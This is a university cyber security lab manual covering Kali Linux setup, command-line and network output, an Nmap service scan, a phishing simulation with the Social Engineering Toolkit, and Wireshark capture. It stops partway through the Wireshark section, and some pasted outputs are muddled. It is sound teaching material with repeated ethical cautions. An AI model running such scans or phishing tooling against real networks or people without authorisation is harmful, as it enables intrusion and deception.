

# **ATME COLLEGE OF ENGINEERING**

**13<sup>th</sup> KM Stone, Bannur Road, Mysore - 560 028**



# **A T M E**

**College of Engineering**

**DEPARTMENT OF CSE - CYBER SECURITY**

**(ACADEMIC YEAR 2025-26)**

## **LABORATORY MANUAL**

**SUBJECT: ELEMENTS OF CYBER SECURITY LAB**

**SUB CODE: BCY402**

**SEMESTER: I V**

**Composed by**

**Mr. MUKESH**

**INSTRUCTOR**

**Verified by**

**Mrs.RAZIKHA AMREEN M I**

**FACULTY CO-ORDINATOR**

**Approved by**

**Dr. NASREEN FATHIMA**

**HOD, CSE - CY**

# **INSTITUTIONAL MISSION AND VISION**

## **Objectives**

- To provide quality education and groom top-notch professionals, entrepreneurs and leaders for different fields of engineering, technology and management.
- To open a Training-R & D-Design-Consultancy cell in each department, gradually introduce doctoral and postdoctoral programs, encourage basic & applied research in areas of social relevance, and develop the institute as a center of excellence.
- To develop academic, professional and financial alliances with the industry as well as the academia at national and transnational levels.
- To cultivate strong community relationships and involve the students and the staff in local community service.
- To constantly enhance the value of the educational inputs with the participation of students, faculty, parents and industry.

## **Vision**

- Development of academically excellent, culturally vibrant, socially responsible and globally competent human resources.

## **Mission**

- To keep pace with advancements in knowledge and make the students competitive and capable at the global level.
- To create an environment for the students to acquire the right physical, intellectual, emotional and moral foundations and shine as torch bearers of tomorrow's society.
- To strive to attain ever-higher benchmarks of educational excellence.

## **DEPARTMENT MISSION AND VISION**

### **Vision**

"To be a global leader in Computer Science and Design Engineering, striving for design excellence, cultural awareness, a profound commitment to environmental stewardship, and societal responsibility".

### **Mission**

- To establish a technology-enabled experiential learning environment, prioritizing and cultivating problem-solving and design thinking skills among students.
- To foster collaboration with industries, research and development organizations, jointly addressing socially relevant challenges in Computer Science with a core emphasis on design.

## ELEMENTS OF CYBER SECURITY

<b>Subject Code</b>	BCY402	<b>CIE Marks</b>	50
<b>Number of Contact Hours/Week</b>	3:0:2:0	<b>SEE Marks</b>	50
<b>Total Number of Lab Contact Hours</b>	28	<b>Exam Hours</b>	3 Hrs.

**Credits – 1**

### Course Learning Objectives:

- To learn about concepts and different types of cyber crime and Mitigation
- To have an overview of the cyber security for Mobile Devices, Digital Payments, Email, Web and Wireless networks
- Introduction to basics of Cryptography
- To study the defensive techniques against Cyber attacks

### Experiments

1.	Install Kali Linux and explore basic Linux commands and tools
2.	Perform basic network scanning using the Nmap tool (Zenmap on Windows). Identify services, open ports, active hosts, operating systems, and vulnerabilities.
3.	Phishing simulations (Google, LUCY and GoPhish).
4.	Packet analysis using Wireshark
5.	Perform SQL injection using BurpSuite
6.	Ransomware tabletop exercise on insider threat.
7.	Crypt analysis of symmetric ciphers using Cryptool.
8.	Crypt analysis of asymmetric ciphers using Cryptool
9.	Pwning machines (HackTheBox). - Demonstration

**Course Outcomes (Course Skill Set):**

At the end of the course the student will be able to:

- CO1** Understand the various types of cyber threats and attacks.
- CO2** Simulate various types of attacks
- CO3** Explain various attacks and security aspects in Digital payment.
- CO4** Understand the various concepts in Email and web Security.
- CO5** Understand basics concepts of Cryptography
- CO6** Analyse symmetric and asymmetric ciphers using Cryptool.

**Assessment Details (both CIE and SEE)**

The weightage of Continuous Internal Evaluation (CIE) is 50% and for Semester End Exam (SEE) is 50%. The minimum passing mark for the CIE is 40% of the maximum marks (20 marks out of 50) and for the SEE minimum passing mark is 35% of the maximum marks (18 out of 50 marks). A student shall be deemed to have satisfied the academic requirements and earned the credits allotted to each subject/ course if the student secures a minimum of 40% (40 marks out of 100) in the sum total of the CIE (Continuous Internal Evaluation) and SEE (Semester End Examination) taken together.

**CIE for the theory component of the IPCC (maximum marks 50)**

- IPCC means practical portion integrated with the theory of the course.
- CIE marks for the theory component are 25 marks and that for the practical component is 25 marks.
- 25 marks for the theory component are split into 15 marks for two Internal Assessment Tests (Two Tests, each of 15 Marks with 01-hour duration, are to be conducted) and 10 marks for other assessment methods mentioned in 22OB4.2. The first test at the end of 40-50% coverage of the syllabus and the second test after covering 85-90% of the syllabus.
- Scaled-down marks of the sum of two tests and other assessment methods will be CIE marks for the theory component of IPCC (that is for 25 marks).
- The student has to secure 40% of 25 marks to qualify in the CIE of the theory component of IPCC.

**CIE for the practical component of the IPCC**

- 15 marks for the conduction of the experiment and preparation of laboratory record, and 10 marks for the test to be conducted after the completion of all the laboratory sessions.
- On completion of every experiment/program in the laboratory, the students shall be evaluated including viva-voce and marks shall be awarded on the same day.
- The CIE marks awarded in the case of the Practical component shall be based on the continuous evaluation of the laboratory report. Each experiment report can be evaluated for 10 marks. Marks of all experiments' write-ups are added and scaled down to 15 marks
- The laboratory test (duration 02/03 hours) after completion of all the experiments shall be conducted for 50 marks and scaled down to 10 marks.
- Scaled-down marks of write-up evaluations and tests added will be CIE marks for the laboratory component of IPCC for 25 marks.
- The student has to secure 40% of 25 marks to qualify in the CIE of the practical component of the IPCC.

**SEE for IPCC**

Theory SEE will be conducted by University as per the scheduled timetable, with common question papers for the course (duration 03 hours)

- The question paper will have ten questions. Each question is set for 20 marks.
- There will be 2 questions from each module. Each of the two questions under a module (with a maximum of 3 sub-questions), should have a mix of topics under that module
- The students have to answer 5 full questions, selecting one full question from each module
- Marks scored by the student shall be proportionally scaled down to 50 Marks

## CONTENTS

Sl.No .	EXPERIMENT NAME	Page No
1.	Install Kali Linux and explore basic Linux commands and tools.	1-3
2.	Perform basic network scanning using the Nmap tool (Zenmap on Windows). Identify services, open ports, active hosts, operating systems, and vulnerabilities.	4-8
3.	Phishing simulations (Google, LUCY and GoPhish).	9-12
4.	Packet analysis using Wireshark	13-15
5.	Perform SQL injection using BurpSuite	16-19
6.	Ransomware tabletop exercise on insider threat.	20-21
7.	Crypt analysis of symmetric ciphers using Cryptool.	22-23
8.	Crypt analysis of asymmetric ciphers using Cryptool	24-25
9.	Pwning machines (HackTheBox). - Demonstration	26-35

## 1A Kali Linux Expedition


**Aim:** Installation of Kali Linux

**Theory:**

Exploring Kali Linux involves delving into the realm of ethical hacking and cybersecurity. Kali Linux, a specialised Linux distribution designed for penetration testing and digital forensics, provides a robust platform for understanding various aspects of cybersecurity, including network security, vulnerability assessment, and exploitation. By installing Kali Linux, individuals gain access to a wide range of powerful tools and utilities tailored for identifying security weaknesses and testing defences. This experiment aims to familiarise participants with the tools and techniques used by cybersecurity professionals to assess and enhance the security posture of systems and networks. Through hands-on exploration, participants can gain practical experience in conducting security assessments, identifying vulnerabilities, and learning how to mitigate them effectively. Overall, this experiment offers an immersive learning experience that empowers individuals to understand and navigate the complex landscape of cybersecurity using Kali Linux as a foundation.

**Procedure :**

- **Download Kali Linux ISO:** Go to the official Kali Linux website and download the appropriate ISO image for your system.
- **Create Bootable Media:** create a bootable USB drive or DVD from it. You can use tools like Rufus (for Windows) or Etcher (for macOS, Windows, and Linux) to create a bootable USB drive and boot into Kali Linux.
- **Virtualization Software:** Install VirtualBox, VMware Workstation, or Hyper-V.
- **Create VM:** Open your virtualization software, create a new VM, and allocate resources (e.g., RAM, disk space).
- **Mount ISO:** In VM settings, mount the Kali Linux ISO to the virtual optical drive.
- **Install Kali Linux:** Start the VM, and follow the on-screen prompts to install Kali Linux within the VM.
- **Login:** Login to Kali Linux with the credentials you set up during installation.
- **Update:** Open Terminal in Kali Linux, run `sudo apt update` & `sudo apt upgrade`.

**Output:****Conclusion:**

Setting up Kali Linux in a virtual machine not only provides a secure and isolated environment for various cybersecurity tasks but also serves as a crucial step in familiarising ourselves with penetration testing tools and ethical hacking techniques. Through this process, we gained practical experience in setting up a powerful platform, equipping us for real-world cybersecurity challenges.



**Viva Questions and Answers:**

**Q1: What precautions should be taken before running "sudo apt update && sudo apt upgrade" in Kali Linux?**

**A1:** It's advisable to back up important data and ensure a stable internet connection, as this command updates and upgrades packages, which could potentially affect system stability.

**Q2: How can you obtain the Kali Linux ISO image?**

**A2:** You can download it from the official Kali Linux website.

**Q3: What tools can you use to create a bootable USB drive with Kali Linux? A3:**

You can use Rufus for Windows or Etcher for macOS, Windows, and Linux.

**Q4: Name some virtualization software options for setting up Kali Linux in a virtual machine.**

**A4:** VirtualBox, VMware Workstation, or Hyper-V.

**Q5: Describe the process of installing Kali Linux on a virtual machine using an ISO image.**

**A5:** You need to create a new VM, allocate resources, mount the ISO to the virtual optical drive, and follow the on-screen prompts to install Kali Linux within the VM.

**Q6: How do you log in to Kali Linux after installation?**

**A6:** You log in with the credentials you set up during installation.

**Q7: What is the purpose of running "sudo apt update && sudo apt upgrade" in Kali Linux?**

**A7:** It updates the package lists and upgrades installed packages to their latest versions.

**Q8: Why is setting up Kali Linux in a virtual machine beneficial for cybersecurity tasks?**

**A8:** It provides a secure and isolated environment for various cybersecurity tasks.

**Q9: What practical experience do you gain from setting up Kali Linux in a virtual machine?**

**A9:** You gain experience in setting up a powerful platform and become equipped for real-world cybersecurity challenges.

**Q10: What are some advantages of using virtualization software for Kali Linux?**

**A10:** Virtualization software allows for easy management of multiple virtual machines, resource allocation, and snapshotting for easy recovery.

## 1B Basic Linux Commands


**Aim:** Familiarise participants with basic cyber security and basic terminal commands. Kali Linux

### Theory :

Graphical user interfaces (GUIs) excel in providing a user-friendly experience, simplifying complex tasks through intuitive visuals. However, the command line interface (CLI) stands out for its efficiency and flexibility. Through scripting and automation, the CLI streamlines repetitive tasks, significantly boosting productivity. Moreover, the CLI offers precise control over system operations, enabling actions that may not be readily accessible via GUIs. Interacting with the system directly through commands fosters a profound comprehension of Linux's underlying mechanisms, empowering users to navigate and manipulate the system with precision and insight.

### Procedure :

1. Use CVE DETAILS Website find out what is the vulnerability of a particular website



2. **Booting into basic terminal commands:** Use basic terminal commands such as `ls`, `cd`, `mkdir`, `touch`, `rm`, etc. Demonstrate how to navigate the file system using the terminal.

```

# Route Table
-----
Active Routes:
Network Destination        Netmask          Gateway           Interface         Metric
0.0.0.0                    0.0.0.0          192.168.0.1      192.168.24.55    25
127.0.0.0                  255.0.0.0        On-link          127.0.0.1        331
127.0.0.1                  255.255.255.255 On-link          127.0.0.1        331
27.255.255.255             255.255.255.255 On-link          127.0.0.1        331
192.168.0.0                255.255.192.0   On-link          192.168.24.55    281
192.168.24.55             255.255.255.255 On-link          192.168.24.55    281
192.168.56.0              255.255.255.0   On-link          192.168.56.1     281
192.168.56.1              255.255.255.255 On-link          192.168.56.1     281
192.168.56.255            255.255.255.255 On-link          192.168.56.1     281
192.168.63.255            255.255.255.255 On-link          192.168.24.55    281
224.0.0.0                  240.0.0.0        On-link          127.0.0.1        331
224.0.0.0                  240.0.0.0        On-link          192.168.56.1     281
224.0.0.0                  240.0.0.0        On-link          192.168.24.55    281
255.255.255.255           255.255.255.255 On-link          127.0.0.1        331
255.255.255.255           255.255.255.255 On-link          192.168.56.1     281
255.255.255.255           255.255.255.255 On-link          192.168.24.55    281
-----
Persistent Routes:
none

# Route Table
-----
Active Routes:
Metric Network Destination        Gateway           Interface         Metric
331 ::1/128                        On-link          127.0.0.1        331
281 fe80::/64                     On-link          192.168.56.1     281
281 fe80::/64                     On-link          192.168.24.55    281
281 fe80::a6b1:b305:b27c:e527/128 On-link          192.168.56.1     281
281 fe80::f852:ecb0:b495:07b0/128 On-link          192.168.56.1     281
331 ::180::/8                    On-link          127.0.0.1        331
281 ::f80::/8                    On-link          192.168.56.1     281
281 ::f80::/8                    On-link          192.168.24.55    281
-----
Persistent Routes:
none

Users\RVIT>getmac

Serial Address              Transport Name
-----
48-99-E2-72-1C              \Device\NPF{4843F533-7C9D-4090-AB84-25C1924544F}
Hardware not present
66-27-09-88-EE              \Device\NPF{BABEECAC-8B3B-4135-A0CF-AB336CD894D6}

```

```
C:\Users\RVIT>ipconfig /all

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : home.arpa
Link-local IPv6 Address . . . . . : fe80::4e6b:8385:b21a:e527%8
IPv4 Address. . . . . : 192.168.24.55
Subnet Mask . . . . . : 255.255.192.0
Default Gateway . . . . . : 192.168.0.1

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::f852:ecb6:b405:67bd%14
IPv4 Address. . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

C:\Users\RVIT>
```

```
Microsoft Windows [Version 10.0.19044.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Users\RVIT>tracert google.com

Tracing route to google.com [142.250.182.46]
over a maximum of 30 hops:
  0  <1 ms <1 ms <1 ms pfsense.home.arpa [192.168.0.1]
  1  <1 ms <1 ms <1 ms 103.213.210.209
  2  51 ms 42 ms 40 ms 103.253.160.66
  3  31 ms 31 ms 32 ms 103.27.170.11
  4  24 ms 24 ms 25 ms 102.170.111.159
  5  28 ms 29 ms 29 ms 102.170.110.240
  6  44 ms 45 ms 45 ms 72.14.232.51
  7  42 ms 42 ms 42 ms 142.251.230.53
  8  40 ms 40 ms 40 ms 142.251.55.230
  9  42 ms 42 ms 42 ms maa05s19-in-f14.1e100.net [142.250.182.46]

Trace complete.

C:\Users\RVIT>
```

```
File Machine View Input Devices Help
1 2 3 4

kali@kali: ~
File Actions Edit View Help

kali@kali:~$ echo "hi hello world" >a.txt
Command 'echo' not found, did you mean:
  command 'echo' from deb coreutils
Try: sudo apt install <deb name>

kali@kali:~$ echo "hi hello world" >a.txt

kali@kali:~$ cat a.txt
hi hello world

kali@kali:~$ openssl aes-256-cbc -in a.txt -out b.enc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

kali@kali:~$ cat b.enc
Salted__***
      *X0:00*\0X\000/

kali@kali:~$ openssl aes-256-cbc -d -in b.enc -out c.txt
enter AES-256-CBC decryption password:
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

kali@kali:~$ cat c.txt
hi hello world

kali@kali:~$
```

**Result :**

```

root@kali: /home/kali * root@kali: /home/kali *
h0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.10 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 188593 bytes 269873715 (257.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43662 bytes 4480822 (4.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4421 bytes 5840458 (5.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4421 bytes 5840458 (5.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

en0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.18.14.69 netmask 255.255.128.0 destination 10.18.14.69
    inet6 fe80::d660:3340:21f5:cf42 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)

```

```

root@kali:~# nmap -A 192.168.1.153
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-31 14:57 GMT
Nmap scan report for 192.168.1.153
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 root    root      1062 Jul 29 00:00 backup
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 192.168.1.153:21
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_ End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:4A:ED:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.78 ms  192.168.1.153

```

**Conclusions:**

This basic network scan using Nmap successfully identified active hosts on the target network, along with the open ports they offer and the services likely running on those ports. Nmap also provided an attempt at identifying the operating systems running on these devices.

**Viva Questions and Answers:****Q1: What is the purpose of network scanning?**

**A1:** Network scanning helps discover devices (hosts) on a network, the services they provide, and potential security vulnerabilities.

**Q2: Why is it important to obtain permission before scanning a network?**

**A2:** Unauthorised scanning is a violation of security policies and can be misconstrued as malicious activity. It's crucial to get explicit consent from the network owner before scanning.

**Q3: What are some responsible scanning practices?**

**A3:** - **Obtain permission** as mentioned earlier.

- **Respect network resources:** Limit the scan scope to avoid overwhelming devices or disrupting traffic.
- **Avoid aggressive techniques:** Start with basic scans and gradually increase complexity if needed.

**Q4: What tool is used for network scanning in this experiment?**

**A4:** Nmap (Network Mapper) is a powerful tool used for network scanning.

**Q5: How can you identify your network range?**

**A5:** Use the ipconfig(Windows) or ifconfig(macOS/Linux) command to find your network adapter's "IPv4 Address." The network range can be derived from this address (e.g., 192.168.1.100 might indicate a range of 192.168.1.0/24).

**Q6: What is the basic Nmap scan command used in this experiment? A6: nmap -sS**

<target\_network\_range>

**Q7: What does the -sSoption in the Nmap command do?**

**A7:** The -sSoption performs a SYN Stealth Scan, which is considered more polite than a standard scan on some networks.

**Q8: What information does Nmap provide about discovered devices?**

**A8:** Nmap can identify active hosts, open ports (with associated services), and attempt to fingerprint the operating systems running on those devices.

## Phishing Simulations


**Aim:** Phishing simulations

### Theory:


Phishing attacks exploit human psychology and social engineering techniques to manipulate users into divulging sensitive information or clicking malicious links. The Social Engineering Toolkit (SET) in Kali Linux can be used to simulate these attacks in a controlled setting for educational purposes. However, it's crucial to adhere to ethical guidelines to avoid causing harm.

### Procedure:

1. **Considerations:**Controlled Environment: Conduct the experiment on a separate network segment isolated from production systems. Use dummy accounts for login attempts.
2. **Transparency:** Inform participants about the experiment's outcome and the importance of cybersecurity awareness.**SET Configuration (Simulated Environment):**Launch Kali Linux: Power on your system with Kali Linux installed.



3. **Open Terminal:** Locate the terminal icon on the desktop and launch it.



4. **Launch SET:** Type the following command and press Enter: `sudo setoolkit`
5. Designing a Simulated Phishing Website (Non-Malicious).
6. **Web Development Tools (Optional):** You can use web development tools like HTML, CSS, and JavaScript to create a basic simulated website. Alternatively, consider using a free website creator for a simple design.
7. **Email Phishing Campaign (Optional):** Data Collection and Analysis (For Educational Purposes and Track email open rates and clicks on the phishing link.

### Conclusion :

After the experiment, disclose the phishing attempt to participants and explain the purpose of the exercise. Discuss user experiences and highlight red flags to identify phishing attacks in real-world scenarios.

Provide educational resources on cybersecurity best practices, such as:

1. Verifying email sender addresses.
2. Checking website URLs for inconsistencies.
3. Avoiding clicking on suspicious links or attachments.
4. Using strong passwords and two-factor authentication.



**Viva Questions and Answers:****Q1. What is the aim of conducting phishing simulations?**

**A1.** The aim of phishing simulations is to assess user awareness of social engineering tactics and educate them on how to identify and avoid real-world phishing attacks.

**Q2. How do phishing attacks exploit human psychology?**

**A2.** Phishing attacks exploit various psychological factors, such as a sense of urgency, fear of loss, trust in authority figures, and the desire to help. They manipulate users' emotions to make them act impulsively and reveal sensitive information or click on malicious links.

**Q3. What is the role of social engineering in phishing attacks?**

**A3.** Social engineering is the art of manipulating people into taking specific actions. Phishing attacks often use social engineering techniques to create a sense of urgency, trust, or fear, tricking users into clicking on malicious links or divulging sensitive information.

**Q4. Why is it crucial to conduct phishing simulations in a controlled environment?**

**A4.** It's essential to conduct phishing simulations in a controlled environment to avoid causing harm to real systems or data. This involves using a separate network segment, dummy accounts, and clearly informing participants about the experiment.

**Q5. How can you ensure informed consent for participants in a phishing simulation?**

**A5.** Informed consent requires clearly explaining the experiment's purpose, the types of phishing techniques used, and how data will be collected and anonymized. Participants should freely choose to participate and understand the potential risks involved.

**Q6. What are some key considerations when designing a non-malicious simulated phishing website?**

**A6.** When designing a simulated phishing website, avoid cloning real websites or including malicious content. The website should resemble a common platform but with deliberate inconsistencies (e.g., minor logo variations, grammatical errors) to serve as red flags for users.

**Q7. How would you track email open rates and clicks on the phishing link in a controlled setting?**

**A7.** You can track email open rates and clicks by using a dedicated email marketing tool or setting up a system within the controlled environment that monitors clicks on the phishing link.

**Q8. How can you analyse the data collected from a phishing simulation experiment?**

**A8.** The data can be analysed to identify trends in user behaviour, such as open rates, click-through rates, and the types of inconsistencies users noticed. This helps assess user awareness and identify areas where they might be more susceptible to real-world phishing attacks.

**Q9. What are some key cybersecurity best practices to emphasise during the educational session after the experiment?**

**A9.** Some key cybersecurity best practices to emphasise include:

- Verifying email sender addresses.
- Checking website URLs for inconsistencies (typos, spelling errors).
- Avoiding clicking on suspicious links or attachments.
- Using strong passwords and two-factor authentication.
- Being cautious of unsolicited emails or calls requesting personal information.

**Q10. What are some limitations of using phishing simulations for cybersecurity awareness training?**

**A10.** Phishing simulations have limitations. They may not capture all the tactics used by real-world attackers, and users might become accustomed to the simulated scenarios, potentially reducing their effectiveness over time. Phishing simulations should be used as part of a comprehensive cybersecurity awareness training program.

## Packet Analysis

**Aim:** Packet analysis using Wireshark

**Resources:**

- <https://www.wireshark.org/download.html>

**Theory:**

Network communication occurs by breaking down data into smaller units called packets. These packets travel across the network, carrying information like source and destination addresses, protocols used (TCP, UDP, etc.), and the actual data payload. Wireshark acts as a network sniffer, capturing these packets as they flow through your network interface. By analysing the captured packets, we can understand various aspects of network activity.

In the realm of computer networking, packet analysis, also known as packet sniffing or protocol analysis, is the process of capturing and interpreting the data flowing across a network. It's akin to examining individual pieces of mail to understand the bigger picture of communication.

Network traffic is broken down into packets, which are essentially digital envelopes containing data and addressing information. Packet analysis tools dissect these packets, revealing details like the source and destination of the data, the type of protocol being used (like HTTP or FTP), and even the content itself. This deep dive into network communication offers a wealth of information for various purposes.

Packet analysis, the cornerstone of network troubleshooting and security, delves into the intricate details of data flow across a network. In essence, Wireshark acts like a microscope for your network traffic. It allows you to see the individual packets that make up your network communication, just like a microscopist can examine the building blocks of a cell. This deep dive into network communication offers a wealth of information for various purposes, including troubleshooting network issues, analysing security threats, and understanding how applications function on a network level.

**Procedure:**

**1. Preparation:**

- Install Wireshark:** Download and install Wireshark from the official website
- Identify Network Interface:** Open a command prompt (Windows) or terminal (macOS/Linux) and use ipconfig (Windows) or ifconfig (macOS/Linux) to identify the network interface you'll be capturing traffic from.

**2. Packet Capture:**

- Launch Wireshark:** Open Wireshark and select the appropriate network interface from the list.
- Start Capture:** Click the "Capture" button (shark fin icon) or use the shortcut "Ctrl + E" (Windows/Linux) or "Command + E" (macOS) to start capturing network traffic.
- Generate Network Traffic: Packet Analysis:**
- Stop Capture:**

- e. **Examine Packets:** Wireshark will display captured packets in a list.
- f. **Packet Details:** Double-click on a packet to view detailed information in different panes:
  - i. **Packet List Pane:** Shows basic information like source and destination IP addresses, protocols, and packet length.
  - ii. **Packet Details Pane:** Decodes the packet header information based on the protocol used.
  - iii. **Packet Data Pane:** Displays the raw packet data in hexadecimal format.
- g. **Filtering:** Use Wireshark's powerful filtering capabilities to focus on specific protocols, IP addresses, or ports.

### 3. Data Interpretation:

